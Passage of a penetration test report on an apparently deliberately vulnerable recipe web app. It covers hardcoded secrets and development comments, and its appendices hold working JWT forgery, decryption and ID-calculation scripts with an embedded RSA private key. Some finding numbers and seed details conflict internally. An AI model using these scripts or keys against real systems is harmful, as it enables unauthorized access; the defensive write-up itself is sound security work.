- Potential credential reuse if these were valid elsewhere
- Demonstrates lack of proper authentication implementation


5. REMEDIATION

- Remove hardcoded credentials from source code
- Implement proper authentication with password hashing
- Use environment variables for any default credentials if absolutely necessary

6. SCREENSHOT EVIDENCE



F-03.1: Admin login page showing the default credentials



F-03.2: app py showing the hardcoded admin credentials

F-04 Hardcoded Server Seed in Source Code

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
HIGH	7.5	CWE-798	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	Open

1. DESCRIPTION

The server seed used to calculate recipe IDs has a fallback default value (default-seed-for-dev) in the source code. While the production environment uses a different seed (super-secret-server-seed-456), this default value:

1. Exposes the algorithm to attackers
2. Could be used if environment variables are misconfigured
3. Was initially believed to be the real seed

2. AFFECTED COMPONENT

https://github.com/roman-cybersteps/Chefs-Corner/blob/main/app.py – Line 15

3. PROOF OF CONCEPT

1. Identify default seed in app.py:
   - SERVER_SEED = os.environ.get('SERVER_SEED', 'default-seed-for-dev')

   (F-04.1: Default seed in source code)
2. Extract production seed via /api/config using forged JWT:
   (F-04.3: server_seed = super-secret-server-seed-456)
3. Calculate recipe ID using SHA256:
   - Combined string: "super-secret-server-seed-456:SECRETSAUCE"
   - SHA256 hash: [full hash]
   - Recipe ID (first 16 chars): 405f2ca9d68aa7e0

   (F-04.4: Console output showing calculation)
4. Verify the recipe ID works:
   - $ curl -s https://chefscorner.cybersteps.de/api/recipes/405f2ca9d68aa7e0 | python3 -m json.tool

   (F-04.5: Encrypted recipe retrieved)


4. IMPACT

- Attackers can understand and potentially predict recipe IDs, enabling direct access to recipes without authentication.

5. REMEDIATION


- Remove the default fallback value
- Force environment variable to be set at application startup
- If no seed is provided, application should fail (not use a default)

6. SCREENSHOT EVIDENCE




F-04.1: Default seed in source code


F-04.2: Hash algorithm used



F-04.3: server_seed = super-secret-server-seed-456



F-04.4: Console output showing calculation



F-04.5: Encrypted recipe retrieved

F-05 Client-Side Server Seed Disclosure

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
MEDIUM	5.3	CWE-200	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Open

1. DESCRIPTION

The JavaScript in /recipes contains a hardcoded comment showing the default server seed (default-seed-for-dev) and its intended use. This exposes internal implementation details to any user viewing the page source.

2. AFFECTED COMPONENT

JavaScript in /recipes

3. PROOF OF CONCEPT

1. Navigate to https://chefscorner.cybersteps.de/recipes
2. Open Developer Tools (F12) → Debugger tab
3. Locate the loadRecipe() function
   (F-05.3: JavaScript showing default-seed-for-dev comment)
4. The comment "// This would be the real server seed" indicates:
   - The developer intended to use this value as the server seed
   - The algorithm logic is exposed to clients
   - Attackers can understand how IDs are generated


4. IMPACT

- Internal design details are exposed to attackers, enabling them to reverse-engineer the ID generation algorithm.


5. REMEDIATION

- Remove the comment from the production JavaScript.


6. SCREENSHOT EVIDENCE



F-05.1: API information found on /recipes



F-05.2: Confirms the API endpoint and recipe name



F-05.3: JavaScript showing default-seed-for-dev comment

F-06 Development Comments in Production

SEVERITY	CVSS	CWE	CVSS VECTOR	STATUS
MEDIUM	5.3	CWE-540	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	Open

1. DESCRIPTION

Multiple development comments remain in production source code, indicating rushed deployment without proper code review.

2. AFFECTED COMPONENT

app.py, JavaScript in templates

3. PROOF OF CONCEPT

1. /app.py – Line 12
   - # TODO: Change this in production
2. /app.py – Line 28
   - # Fallback for development - I wrote this late at night, hopefully it's secure
3. /app.py – Line 54
   - # Using deterministic hash for consistency - should be fine for this use case
4. /app.py – Line 66
   - # Using fixed salt for consistency - should be fine
5. /app.py – Line 175
   - # Using the same encryption function for consistency - should be fine
6. /app.py – Line 176
   - # TODO: Consider using separate keys for encryption and signing
7. /app.py – Line 203
   - # TODO: Fix login - keeps failing for some reason, tried everything, it's already so late...
8. /app.py – Line 216
   - # Far future expiration - TODO: Set proper expiration

4. IMPACT

- Indicates poor development practices
- May reveal bugs or flaws in the code
- Unprofessional for production systems

5. REMEDIATION

- Remove all development comments from production code during build/deployment process.

6. SCREENSHOT EVIDENCE

```
11  app = Flask(__name__)
12  app.secret_key = 'dev-secret-key-change-in-production'  # TODO: Change this in production
```

```
27          except FileNotFoundError:
28              # Fallback for development - I wrote this late at night, hopefully it's secure
29              return None, None
```

```
53          """Calculate recipe ID using hash of server seed and recipe name"""
54          # Using deterministic hash for consistency - should be fine for this use case
55          combined = f"{SERVER_SEED}:{recipe_name}"
```

```
65          key_bytes = key.encode() if isinstance(key, str) else key
66          salt = b'chefs_corner_salt'  # Using fixed salt for consistency - should be fine
67
```

```
174         # Create a signature for message authenticity
175         # Using the same encryption function for consistency - should be fine
176         # TODO: Consider using separate keys for encryption and signing
177         signature = encrypt_with_key(message, ENCRYPTION_KEY)
```

```
202 def login():
203         # TODO: Fix login - keeps failing for some reason, tried everything, it's already so late...
204         if request.method == 'POST':
```

```
215                     'role': 'admin',
216                     'exp': 9999999999  # Far future expiration - TODO: Set proper expiration
217                 }
```

5. Conclusions and Improvements

5.1 Critical Priority (Fix Immediately)

F-01: JWT Private Key Exposed
The private RSA key used for signing JWT tokens must be rotated immediately. The current key is publicly accessible in the GitHub repository and should be considered compromised. Generate a new key pair and update the application to use the new private key. Remove the private key file from the repository entirely and ensure it is excluded via .gitignore going forward. All existing JWT tokens signed with the compromised key should be invalidated.

F-02: Encryption Key Exposed
The AES encryption key (weak-encryption-key-789) is exposed in the commit history and must be rotated immediately. Generate a new encryption key and re-encrypt all sensitive data, including the secret recipe. Remove the key from git history using a tool like git filter-repo to permanently purge it from the repository. All data encrypted with the compromised key should be considered accessible to attackers.

5.2 High Priority (Fix Within 1 Week)

F-03: Hardcoded Server Seed
Remove the default fallback value (default-seed-for-dev) from app.py. The application should fail to start if the SERVER_SEED environment variable is not set, rather than using a hardcoded default. This prevents attackers from understanding or predicting recipe ID generation if environment variables are misconfigured.

F-04: Hardcoded Admin Credentials
Remove the hardcoded admin credentials (admin:admin123) from the source code. Implement a proper authentication system with secure password hashing (e.g., bcrypt) and store credentials in a secure database. Avoid using default credentials in any environment, including development, unless absolutely necessary, and if used, ensure they are changed before deployment.

5.3 Medium Priority (Fix Within 1 Month)

F-05: Client-Side Server Seed Disclosure
Remove the comment containing the default server seed (default-seed-for-dev) from the JavaScript in /recipes. More broadly, avoid exposing server-side implementation details, such as seed values or hashing algorithms, to the client. The recipe ID calculation should be performed entirely server-side to prevent attackers from reverse-engineering the logic.

5.4 General Recommendations

1. Remove the private key from the repository and rotate the key. Use a secrets manager (e.g., HashiCorp Vault) or environment variables.
2. Purge sensitive data from git history using `git filter-repo` to remove the encryption key comment from commit 4535e42.
3. Implement proper authentication - the admin credentials are hardcoded and weak. Use a secure password hashing algorithm like bcrypt.
4. Remove all development comments from production code during the build/deployment process.
5. Use environment variables for all secrets - don't rely on default values in code.
6. Conduct a full code review to ensure no other hardcoded secrets exist.

6. Appendix

6.1 Appendix A: JWT Forgery Script (forge_jwt.py)

```
import jwt
import json
import time

# The private key from the repository
private_key = """-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCvFqAryzc/wpCK
T+vvFzJ/ruFrtZuXIcXRizP+BfJnl5Ul734moypJkU6e/FVcOR/ffMGrlHns2YOF
d0+w1lY/kWJWEZajTLKAJnhFu+xVZ0QTgnwOmMZtHWZSgC33OR369G5lrLAM8vai
KaBR6miIapqGbref3uCbcqyaTn8axjhJSu1MtiJ6pj2D0EOzcUzbIZRpfZyTo83/
anD6dn/uU8eOlvnxkKD01OA2Fhxwt3j0cl2WpedUTXx5RWyYLvexR4A55jwDTkFW
qEJXDzoiqEOXDnhuvH/8YohjOw11whqsDhqHuW9cBZeatzcOg9ao0OMJpwcUcFNB
EdNtSwNVAgMBAAECggEAM67wmezTQsF6rDFaWknVMMadKQ/DPXINNEUslEwKGZUv
xDJ1YQ9iELRRanHe+qmsJGrtumnKMeWlQrUM84zZicsvJWvstQiTWmvArgkCgtVI
TaADYcWsMRJwHWNT7jnQhT85BU9b6n6f2g+CkRuqPraFJbCyCIGgeJJ5q9UHBQ5I
Bm+GUpesz9dz/+fZWT0yFSiesshg/yMb93Ren4ji0QWj7EZK+IAJ9Xwc/kHeSC68
pxo9jZoaAWM1cPPirB0F/IugCIhjO3kkdBgkhx3+2CqGyLqvEv3jFJ/E0ihcJ8sZ
LU/IXb5ZnC6TrjjdPeFzTdJEkS5xBBp8b4a+9S5OQwKBgQDbV+I6o+V1j7lwxyc+
FjMYA3kfycO8DQjPlLrgU99OkiSb3a6B2QHuNPOhOKgvNuO7RDjIso4X0CYA+Hi7
2tYz1p5T1rO0iqcUcLOdEgqoLQiFjjHYqva6/tJOkMmfx8syAroWg7bvyBEKnkkM
kR7Tvj606q6QdRXSR061Kx10PwKBgQDMWWTFV8u6QaGNVtqQKBBRCZBVZt6HZqcg
jPEUsrEtiXYzJiS4+vYpUT51wAKQ/1maIh+LI+urm8W7bgtEkOoHkRcXuoX5Kjc8
65yLgFx1PdoI2dT8DmuyoSVPZkYSpAeb/YYlkVX81A9xLfDy3jmSSvWpPfFBX0Cq
b0M9pfVTawKBgBAlL+nRFprIsYWzoxfW2nvyBYBpgZbd/sAI2piYk99csoUmlCnK
p3G5RBWh7f9LswedxfA/9GWcVK/NmlV5jjrSmWTicOfhLNs8UHxHT7GBXxc1mEWy
j+bDywctcSnpsvNDcB8oItcTiu2VKRtbs0Eyx7rZa3AGrkyEly8CtXBRAoGBALL7
0XGwFncLKS8c1c7R6IiyMcM7mMlLtjKigD46zUkvT2I5llyY86b4zBZimVza62Y/
YRWD3tWuWKB0IFZr/y+le26DJvk4aq1nSPQ+97yQ8joyYYRsNRR+ZKmI0PNezHNq
uWaKR6BtNSFStepjjlV+ZnFYGcnCXmdpkKGcjKYFAoGBAISngVgO2nr4g29M9DIW
hFXd3zw+tmFM68q4ikJ563WKMDThnuVx7zuFjQKLYcPM9Y7uL8eDb1voFNKTNypo
VZnGkgbsRYA0ulEnPl+ODrQBDQqVo/yHQmDQCydGFgBAdDZpLOFW+lDMfa0G5gAD
BpKVdHy9hp8CdCl/XdIEq8uE
-----END PRIVATE KEY-----"""

# Create the JWT payload
payload = {
  "username": "admin",
  "role": "admin",
  "exp": 9999999999  # Far future expiration
}

# Encode the JWT
token = jwt.encode(payload, private_key, algorithm='RS256')

print("=" * 60)
print("FORGED ADMIN JWT TOKEN")
print("=" * 60)
print(token)
print("=" * 60)
print("\nUse this token in the Authorization header:")
print(f"Authorization: Bearer {token}")
```

6.2 Appendix B: Recipe Decryption Script (decrypt_recipe.py)

```
import base64
from cryptography.fernet import Fernet
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC

# The encrypted content from the API response
encrypted_content =
"gAAAAABqRQKzZn73KJ3vQHs6AsA5FZK9lSU9bEgDMMYEcW1oCfyJDoUdwcCnL1l17XtW7XXv2ORdgip2qHKIDx
sOUF88IRVv864yX3ypvfwOuCADpFVTSC_qOWFgvZ1pTTLbJjtLVTTnFVrE2VoJfGfe6Djbd0M9gZD1hLp98Mkc3KsK
5GBFopel8kM665bCeANrNIvyY1EUL9eqaKTB94NlrxYCQwvN9XuszfwwoLmI_0_JUAvANos="

# The encryption key from the commit history
encryption_key = "weak-encryption-key-789"

# Fixed salt from app.py
salt = b'chefs_corner_salt'

# Derive the key using PBKDF2 (same as server)
kdf = PBKDF2HMAC(
    algorithm=hashes.SHA256(),
    length=32,
    salt=salt,
    iterations=100000,
)
derived_key = base64.urlsafe_b64encode(kdf.derive(encryption_key.encode()))
fernet = Fernet(derived_key)

# Decrypt the content
try:
    decrypted = fernet.decrypt(encrypted_content.encode()).decode()
    print("=" * 60)
    print("SECRET RECIPE DECRYPTED!")
    print("=" * 60)
    print(decrypted)
    print("=" * 60)
except Exception as e:
    print(f"Decryption failed: {e}")
```

6.3 Appendix C: Recipe ID Calculation Script

```
// Calculate the secret recipe ID using SHA256
const serverSeed = 'default-seed-for-dev';
const recipeName = 'SECRETSAUCE';
const combined = serverSeed + ':' + recipeName;

async function calculateSha256(text) {
  const encoder = new TextEncoder();
  const data = encoder.encode(text);
  const hashBuffer = await crypto.subtle.digest('SHA-256', data);
  const hashArray = Array.from(new Uint8Array(hashBuffer));
  const hashHex = hashArray.map(b => b.toString(16).padStart(2, '0')).join('');
  return hashHex;
}

calculateSha256(combined).then(hashHex => {
  const recipeId = hashHex.substring(0, 16);
  console.log('Combined string:', combined);
  console.log('Full SHA256 hash:', hashHex);
  console.log('Recipe ID (first 16 chars):', recipeId);
});
```

6.4 Appendix D: Screenshot Index

ID	Location in Report	Description
F-01.1	F-01: JWT Private Key	GitHub repository link exposed
F-01.2	F-01: JWT Private Key	GitHub repository root directory
F-01.3	F-01: JWT Private Key	private_key.pem file contents
F-01.4	F-01: JWT Private Key	.gitignore showing keys intentionally exposed
F-01.5	F-01: JWT Private Key	JWT payload structure in app.py
F-01.6	F-01: JWT Private Key	Forged admin token output
F-01.7	F-01: JWT Private Key	/api/config response showing server_seed
F-02.1	F-02: Encryption Key	Commit 4535e42 showing weak-encryption-key-789
F-02.2	F-02: Encryption Key	Commit 250bd40 removing key comment
F-02.3	F-02: Encryption Key	Encrypted recipe API response
F-02.4	F-02: Encryption Key	Decrypted secret sauce recipe
F-03.1	F-03: Hardcoded Admin Creds	Admin login page showing default credentials
F-03.2	F-03: Hardcoded Admin Creds	app.py showing hardcoded admin credentials
F-04.1	F-04: Hardcoded Server Seed	Default seed in source code (app.py Line 15)
F-04.2	F-04: Hardcoded Server Seed	calculate_recipe_id function (SHA256)
F-04.3	F-04: Hardcoded Server Seed	server_seed = super-secret-server-seed-456
F-04.4	F-04: Hardcoded Server Seed	Console output showing SHA256 calculation
F-04.5	F-04: Hardcoded Server Seed	Encrypted recipe retrieved via API
F-05.1	F-05: Client-Side Seed	Recipes page showing API information
F-05.2	F-05: Client-Side Seed	Page source confirming API endpoint
F-05.3	F-05: Client-Side Seed	JavaScript showing default-seed-for-dev comment
F-06.1-8	F-06: Development Comments	Multiple shots of development comments in app.py